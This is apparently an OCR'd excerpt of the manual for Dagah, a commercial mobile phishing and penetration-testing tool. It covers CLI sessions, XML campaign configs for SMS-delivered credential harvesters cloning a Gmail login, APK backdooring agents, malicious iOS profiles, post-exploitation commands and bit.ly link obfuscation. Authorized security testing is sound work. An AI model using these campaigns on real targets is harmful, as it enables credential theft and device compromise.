
To connect to twitter run the command python dagah2.pyc Connect twitter

```
[dagah@localhost dagah]$ python dagah2.pyc Connect twitter
Lic:
```

```
Version: 1
LicID: xxxxx
Type: ENTERPRISE
Edition: COMMERCIAL
Created: Sun, 29 Jan 2017 01:24:13 JST
Expiration Date: Mon, 29 Jan 2018 01:24:13 JST
Seats: 10
Targets: 1000
Attacks: 100
AgentAttacks: True
ClientSideAttacks: True
MsgAppAttacks: True
licOrg: ACME

Dagah License Unchanged
Lic: free = 0
Dagah 2 --scripted configurations and XML input output
Go to the following link in your browser:
https://api.twitter.com/oauth/authorize?oauth_token=XXX
Have you authorized me? (y/n)
```

You will be presented with a link to enter into your browser.



You will be asked to authorize the app. When you click the button, you will be redirected to a page that will give you a PIN to enter into the command line.

Enter the PIN at the command line.

```
Have you authorized me? (y/n) y
What is the PIN? XXXXX
Save these to your config file:
TWITTERACCESSTOKEN  = XXXXXXXXXXXXXXXX
TWITTERACCESSTOKENSECRET = XXXXXXXXXXXXXXX
```

Save the TWITTERACCESSTOKEN and TWITTERACCESSTOKENSECRET in the config file or Site Configuration page under Attacks Configuration.

Whatsapp

Bluetooth

The Dagah Modem App can scan nearby for discoverable Bluetooth devices and attempt to pair with them. Currently this functionality is only available at the command line, but maybe I'll be able to get it into the GUI by the time this comes out.

Attacks:

Basic


If you just want to see who clicked, scanned, etc. a kind of attack and are not interested in post exploitation at this point, use basic.

Harvester

Harvester is common in email phishing. This is the same concept where the target will be presented with a login page that will harvest the submitted credentials. You can clone a website or make a template.


Harvester Templates

To save a harvester template click Design Harvester Templates on the left hand menu of the Dagah GUI.



There is one (more to come) built in template for www.gmail.com made up of separate username and password pages.


To add a template click Add new Harvester Template. Name the template and the url to clone as a base to edit.



You can make changes to the HTML and Preview it before saving.

Profiles

Dagah will also let you deliver iOS configuration profiles created with Apple Configurator 2.



Profiles can be used to change security settings and install apps outside of the Apple App Store. Shevirah published a whitepaper on attacking iOS with malicious profiles (get paper up and linked here).


Agents

Agents simulate malicious applications. There are agents for Android and iOS currently. They can be used for post exploitation such as information gathering, pivoting, remote control of the device, and testing return on investment on security controls.


Remote/Client Side vulnerabilities (coming soon)

Agent Post Exploitation

Once an agent is in place it can be used for post exploitation. There is much more of this coming soon and some in the command line I just haven't ported into the GUI yet. After an agent campaign in the GUI under reports go to View Agent Results and choose the Campaign run (more on campaigns and runs in the GUI example later).



Click a button to run the associated post exploitation command. If the command has output, the associated buttons are of the right side.



Using the Command Line

Here's an example of using the command line interface to run an agent attack. To get basic help information just run python dagah2.pyc.

```
[dagah@localhost dagah]$ python dagah2.pyc
Lic:
Version: 1
LicIDXXXX
Type: ENTERPRISE
Edition: COMMERCIAL
Created: Sun, 29 Jan 2017 01:24:13 JST
Expiration Date: Mon, 29 Jan 2018 01:24:13 JST
Seats: 10
Targets: 1000
Attacks: 100
AgentAttacks: True
ClientSideAttacks: True
MsgAppAttacks: True
licOrg: ACME

Dagah License Unchanged
Lic: free = 0
Dagah 2 --scripted configurations and XML input output
Options:
        Campaign <campaignconfigfile>.xml               (create a saved campaign of phishing attacks)
            list                                (list saved campaign details)
        Run     <numbersfile>.txt <campaign> [savefilename]  (run saved campaign against target phone
numbers)
        Report   <savedrunfile>                     (get results of last run)
```

```
            Delete Campaign|Run <campaignname|runlabel          (delete campaign/run)
[dagah@localhost dagah]$
```

The Dagah command line runs campaigns made of XML representing the different attacks. In the professional version of Dagah a campaign can include multiple attacks. Some examples of the XML for different campaigns are shown below.

Basic example:

```
<campaign name="testbasicopenbts">
<attacks>
<basic deliverymethod="sms" directory="/testbasicqrcattack" label="testbasicqrcattack"
page="/index.html" webpagetext="test"/>
</attacks>
</campaign>
```

Harvester example:

```
<!-- Sample Campaign for a Phishing Harvester Attack
  Campaign Arguments: name: A unique label for the campaign,
    alphanumeric without spaces -->
<campaign name="testharvester">
<!-- Attack Arguments: none -->
<attacks>
<!-- Harvester Arguments:
   label: A unique label for the attack, alphanumeric without spaces
   deliverymethod: [sms | nfc | qrc]
   smstext: If sms, text to appear in message, alphanumeric, symbols, spaces
   directory: website directory for hosting destination page (set to same as label)
   page: website page destination, must be .html or .php
   clonepage: The URL of web login page to clone
      Experiment with this outside of dagah to get a good page.
      Avoid including cgi-arguments in the URL (?something=something) -->

       <harvester label="testharvesterlabel" deliverymethod="sms" smstext="This is only a test"
directory="testharvesterlabel" page="index.html" clonepage="template"
template="www.gmail.com"></harvester>
</attacks>
</campaign>
```

Agent example:

```
<!-- Sample Campaign for a Agent Phishing Attack
```

```
  Campaign Arguments: name: A unique label for the campaign,
    alphanumeric without spaces -->
<campaign name="testagent">
<!-- Attack Arguments: none -->
<attacks>
<!-- Agent Arguments:
  label: A unique label for the attack, alphanumeric without spaces
  deliverymethod: [sms | nfc | qrc]
  smstext: If sms, text to appear in message, alphanumeric, symbols, spaces
  directory: website directory for hosting destination page (set to same as label)
  backdoorapp: path and file name to apk to be backdoored with the agent
     or "none" for no backdoor.  Only for Android targets -->
      <agent label="testagentlabel" directory="testagentlabel" deliverymethod="external"
smstext="Install this app:" backdoorapp="none"></agent>
</attacks>
</campaign>
```

Profile example:

```
<campaign name="prof1"><attacks><profile page="index.html" label="prof1" directory="prof1"
deliverymethod="external" smstext="Install this profile"
profile_file="/home/dagah/dagah/profiles/dagahprofile.mobileprovision" /></attacks></campaign>
```

Bluetooth (and multiple attacks in a campaign) example:

```
<campaign name="testbluetooth">
<attacks>
<basic deliverymethod="qrc" directory="/testbasicqrcattack" label="testbasicqrcattack"
page="/index.html" webpagetext="test" />
<bluetooth/>
</attacks>
</campaign>
```

Setup a campaign with the Campaign command.

```
[dagah@localhost dagah]$ python dagah2.pyc Campaign testagent.xml
Lic:
Version: 1
LicID: XXXXXX
Type: ENTERPRISE
Edition: COMMERCIAL
Created: Sun, 29 Jan 2017 01:24:13 JST
Expiration Date: Mon, 29 Jan 2018 01:24:13 JST
Seats: 10
```

```
Targets: 1000
Attacks: 100
AgentAttacks: True
ClientSideAttacks: True
MsgAppAttacks: True
licOrg: ACME

Dagah License Unchanged
Lic: free = 0
Dagah 2 --scripted configurations and XML input output
Creating Stored Campaign
```

To run the command you need target numbers, Twitter user names, etc.

```
[dagah@localhost dagah]$ cat numbers.txt
15555215556
```

Run the campaign as shown below.

```
[dagah@localhost dagah]$ python dagah2.pyc Run numbers.txt testagent testagentsaved
Lic:
Version: 1
LicID: t8YC1CFzIED30fq4Xaj7CRLR3kX7HuqnqhdtLU718ME=
Type: ENTERPRISE
Edition: COMMERCIAL
Created: Sun, 29 Jan 2017 01:24:13 JST
Expiration Date: Mon, 29 Jan 2018 01:24:13 JST
Seats: 10
Targets: 1000
Attacks: 100
AgentAttacks: True
ClientSideAttacks: True
MsgAppAttacks: True
licOrg: ACME

Dagah License Unchanged
Lic: free = 0
Dagah 2 --scripted configurations and XML input output
Running Stored Campaign
Building Agent

BUILD SUCCESSFUL
```

When a user installs the agent, it checks in with the sever with basic information about itself. Results are stored in the savedruns folder.

```
[dagah@localhost 15555215556]$ pwd
/home/dagah/dagah/savedruns/testagentsaved/results/agents/15555215556
[dagah@localhost 15555215556]$ cat facts.txt
Phone Number: 15555215556
Type: Android
SDK Version: 19
IMEI: 000000000000000
Wifi IP: 10.0.2.15
Baseband Version:
Model: sdk
Kernel Version: 3.4.67-01422-gd3ffcc7-dirty
```

You can run post exploitation commands on a live agent.

```
[dagah@localhost dagah]$ python dagah2.pyc Agent command testagentsaved 15555215556 APKS
Lic:
Version: 1
LicID: XXXX
Type: ENTERPRISE
Edition: COMMERCIAL
Created: Sun, 29 Jan 2017 01:24:13 JST
Expiration Date: Mon, 29 Jan 2018 01:24:13 JST
Seats: 10
Targets: 1000
Attacks: 100
AgentAttacks: True
ClientSideAttacks: True
MsgAppAttacks: True
licOrg: ACME

Dagah License Unchanged
Lic: free = 0
Dagah 2 --scripted configurations and XML input output
```

Results of the post exploitation are again saved in the savedruns folder for the campaign.


```
[dagah@localhost dagah]$ cd savedruns/testagentsaved/results/agents/15555215556/
[dagah@localhost 15555215556]$ ls
APKS.txt  facts.txt
[dagah@localhost 15555215556]$ cat APKS.txt
com.android.soundrecorder
com.android.sdksetup
com.android.launcher
```

```
com.android.defcontainer
com.android.smoketest
com.android.quicksearchbox
com.android.contacts
com.android.inputmethod.latin
com.android.phone
com.android.calculator2
com.android.proxyhandler
com.android.htmlviewer
…
```


Using the GUI Example

Here's an example of using the GUI to run a harvester attack.


Let's start by setting a configuration option. Dagah can use Bit.ly to obfuscate URLs.



In the Site Configurator under BITLYTOKEN there's a link to information on how to get the token.

